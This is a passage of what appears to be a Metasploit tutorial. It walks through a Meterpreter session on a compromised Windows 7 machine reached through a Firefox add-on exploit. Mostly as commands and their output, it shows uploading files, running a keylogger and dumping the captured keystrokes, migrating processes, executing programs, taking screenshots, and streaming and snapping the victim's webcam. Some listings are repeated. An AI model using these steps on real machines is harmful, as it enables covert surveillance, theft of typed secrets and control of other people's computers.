100666/rw-rw-rw-  55395     fil   2016-03-13 12:12:57 +0530  fdirefox.png
100666/rw-rw-rw-  91162     fil   2016-03-30 16:22:05 +0530  fqew.png
100666/rw-rw-rw-  950726    fil   2016-03-13 11:39:46 +0530  mcl.png
100666/rw-rw-rw-  3874      fil   2016-03-30 16:21:52 +0530  poc.mcl
100666/rw-rw-rw-  104601    fil   2016-03-10 16:06:52 +0530  running.png
100777/rwxrwxrwx  53670736  fil   2016-02-22 10:37:55 +0530  xampp-win32-1.7.3.exe

meterpreter > upload hacked.txt .
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_stat - hacked.txt
meterpreter > upload /root/Desktop/hacked.txt .
[*] uploading  : /root/Desktop/hacked.txt -> .
```


You need to give the complete file path to successfully transfer that file.



```
Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  1885      fil   2016-03-12 16:03:31 +0530  CyberGhost 5.lnk
40777/rwxrwxrwx   0         dir   2016-02-18 19:11:40 +0530  DroidJack
100666/rw-rw-rw-  61253     fil   2016-03-26 17:55:25 +0530  Undtitled.png
100666/rw-rw-rw-  524630    fil   2016-03-03 16:47:51 +0530  Untitled.png
100666/rw-rw-rw-  57804     fil   2016-03-26 17:55:00 +0530  Untitledd.png
100666/rw-rw-rw-  68041     fil   2016-03-03 16:58:47 +0530  Untitledw.png
100666/rw-rw-rw-  1448      fil   2016-02-22 10:42:28 +0530  XAMPP Control Panel.lnk
100666/rw-rw-rw-  100897    fil   2016-03-10 16:06:10 +0530  back.png
100666/rw-rw-rw-  282       fil   2014-09-05 02:33:19 +0530  desktop.ini
100666/rw-rw-rw-  107283    fil   2016-03-10 16:05:47 +0530  download backdoor.png
100666/rw-rw-rw-  99456     fil   2016-03-10 16:06:35 +0530  downloaded.png
100666/rw-rw-rw-  55395     fil   2016-03-13 12:12:57 +0530  fdirefox.png
100666/rw-rw-rw-  91162     fil   2016-03-30 16:22:05 +0530  fqew.png
100666/rw-rw-rw-  950726    fil   2016-03-13 11:39:46 +0530  mcl.png
100666/rw-rw-rw-  3874      fil   2016-03-30 16:21:52 +0530  poc.mcl
100666/rw-rw-rw-  104601    fil   2016-03-10 16:06:52 +0530  running.png
100777/rwxrwxrwx  53670736  fil   2016-02-22 10:37:55 +0530  xampp-win32-1.7.3.exe

meterpreter > upload hacked.txt .
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_stat - hacked.txt
meterpreter > upload /root/Desktop/hacked.txt .
[*] uploading  : /root/Desktop/hacked.txt -> .
[*] uploaded   : /root/Desktop/hacked.txt -> .\hacked.txt
meterpreter > 
```




```
[*] uploaded   : /root/Desktop/hacked.txt -> .\hacked.txt
meterpreter > ls
Listing: C:\Users\windows7\Desktop
==================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  1885      fil   2016-03-12 16:03:31 +0530  CyberGhost 5.lnk
40777/rwxrwxrwx   0         dir   2016-02-18 19:11:40 +0530  DroidJack
100666/rw-rw-rw-  61253     fil   2016-03-26 17:55:25 +0530  Undtitled.png
100666/rw-rw-rw-  524630    fil   2016-03-03 16:47:51 +0530  Untitled.png
100666/rw-rw-rw-  57804     fil   2016-03-26 17:55:00 +0530  Untitledd.png
100666/rw-rw-rw-  68041     fil   2016-03-03 16:58:47 +0530  Untitledw.png
100666/rw-rw-rw-  1448      fil   2016-02-22 10:42:28 +0530  XAMPP Control Panel.lnk
100666/rw-rw-rw-  100897    fil   2016-03-10 16:06:10 +0530  back.png
100666/rw-rw-rw-  282       fil   2014-09-05 02:33:19 +0530  desktop.ini
100666/rw-rw-rw-  107283    fil   2016-03-10 16:05:47 +0530  download backdoor.png
100666/rw-rw-rw-  99456     fil   2016-03-10 16:06:35 +0530  downloaded.png
100666/rw-rw-rw-  55395     fil   2016-03-13 12:12:57 +0530  fdirefox.png
100666/rw-rw-rw-  91162     fil   2016-03-30 16:22:05 +0530  fqew.png
100666/rw-rw-rw-  17        fil   2016-04-07 16:36:02 +0530  hacked.txt
100666/rw-rw-rw-  950726    fil   2016-03-13 11:39:46 +0530  mcl.png
100666/rw-rw-rw-  3874      fil   2016-03-30 16:21:52 +0530  poc.mcl
100666/rw-rw-rw-  104601    fil   2016-03-10 16:06:52 +0530  running.png
100777/rwxrwxrwx  53670736  fil   2016-02-22 10:37:55 +0530  xampp-win32-1.7.3.exe

meterpreter > 
```



```
meterpreter > ls
Listing: C:\Users\windows7\Desktop
==================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  1885      fil   2016-03-12 16:03:31 +0530  CyberGhost 5.lnk
40777/rwxrwxrwx   0         dir   2016-02-18 19:11:40 +0530  DroidJack
100666/rw-rw-rw-  61253     fil   2016-03-26 17:55:25 +0530  Undtitled.png
100666/rw-rw-rw-  524630    fil   2016-03-03 16:47:51 +0530  Untitled.png
100666/rw-rw-rw-  57804     fil   2016-03-26 17:55:00 +0530  Untitledd.png
100666/rw-rw-rw-  68041     fil   2016-03-03 16:58:47 +0530  Untitledw.png
100666/rw-rw-rw-  1448      fil   2016-02-22 10:42:28 +0530  XAMPP Control Panel.lnk
100666/rw-rw-rw-  100897    fil   2016-03-10 16:06:10 +0530  back.png
100666/rw-rw-rw-  282       fil   2014-09-05 02:33:19 +0530  desktop.ini
100666/rw-rw-rw-  107283    fil   2016-03-10 16:05:47 +0530  download backdoor.png
100666/rw-rw-rw-  99456     fil   2016-03-10 16:06:35 +0530  downloaded.png
100666/rw-rw-rw-  55395     fil   2016-03-13 12:12:57 +0530  fdirefox.png
100666/rw-rw-rw-  91162     fil   2016-03-30 16:22:05 +0530  fqew.png
100666/rw-rw-rw-  17        fil   2016-04-07 16:36:02 +0530  hacked.txt
100666/rw-rw-rw-  950726    fil   2016-03-13 11:39:46 +0530  mcl.png
100666/rw-rw-rw-  3874      fil   2016-03-30 16:21:52 +0530  poc.mcl
100666/rw-rw-rw-  104601    fil   2016-03-10 16:06:52 +0530  running.png
100777/rwxrwxrwx  53670736  fil   2016-02-22 10:37:55 +0530  xampp-win32-1.7.3.exe

meterpreter > cat hacked.txt
this pc is hackedmeterpreter > 
```


background command is used to come out of a valid session without losing it.



```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(firefox_xpi_bootstrapped_addon) > 
```


Again you can use sessions –i <ID no>

To get the session back




```
msf exploit(firefox_xpi_bootstrapped_addon) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 
```

You can use keyscan_start to start a passive keylogger in the target machine




```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

keyscan_dump to get the keylogger logs




```
meterpreter > keyscan_dump
Dumping captured keystrokes...
 <LWin> rnoetpad <Return> no more secretes <Return>
```

keyscan_stop to stop the keylogger




```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > 
```

ps is to know the available Processes and their Process IDs (PIDs)




```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                   Path
 ---   ----  ----               ----  -------  ----                   ----
 0     0     [System Process]
 4     0     System
 268   4     smss.exe
 344   336   csrss.exe
 392   336   wininit.exe
 404   384   csrss.exe
 444   384   winlogon.exe
 472   392   services.exe
 480   392   lsass.exe
 488   392   lsm.exe
 580   1420  CyberGhost.exe     x86   1        windows7-PC\windows7  C:\Program Files\CyberGhost 5\Cybe
rGhost.exe
 588   1420  firefox.exe        x86   1        windows7-PC\windows7  C:\Program Files\Mozilla Firefox\f
irefox.exe
 612   472   svchost.exe
 672   472   VBoxService.exe
 724   472   svchost.exe
 776   472   svchost.exe
```

migrate is to jump from one PID to another PID




```
meterpreter > migrate 1420
[*] Migrating from 588 to 1420...
[*] Migration completed successfully.
meterpreter > 
```

getuid used to get the userid of the target machine




```
meterpreter > getuid
Server username: windows7-PC\windows7
meterpreter > 
```

getpid is used to get the running process id of the active session




```
meterpreter > getpid
Current pid: 1420
meterpreter > 
```

execute is used to execute any executable like an .exe or .msi on the target machine




```
meterpreter > execute -f cmd.exe
```

screenshot command is used to get an active screenshot of the target machine, you can follow the file path to see the screenshot.




```
meterpreter > screenshot
Screenshot saved to: /root/bKMHkwk0.jpeg
```




Size 1366 × 768 pixels
Type JPEG image
File Size 66.0 kB
Folder root
Aperture
Exposure
Focal Length
ISO
Metering
Camera
Date
Time

```
meterpreter > screenshot
Screenshot saved to: /root/DnaZtSYw.jpeg
meterpreter > 
```


You can see the victim webcam live streaming with webcam_stream option



```
meterpreter > webcam_stream
```




```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: CXvyozgZ.html
[*] Streaming...
```




```
Target IP  : 117.213.209.83
Start time : 2016-04-09 13:53:27 +0530
Status     :
```

www.metasploit.com

You can also take pictures from victim webcam with webcam_snap option



```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/dRHWyySK.jpeg
meterpreter >
```



```
[*] Streaming...
^C[-] Error running command webcam_stream: Interrupt
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/dRHWyySK.jpeg
meterpreter >
```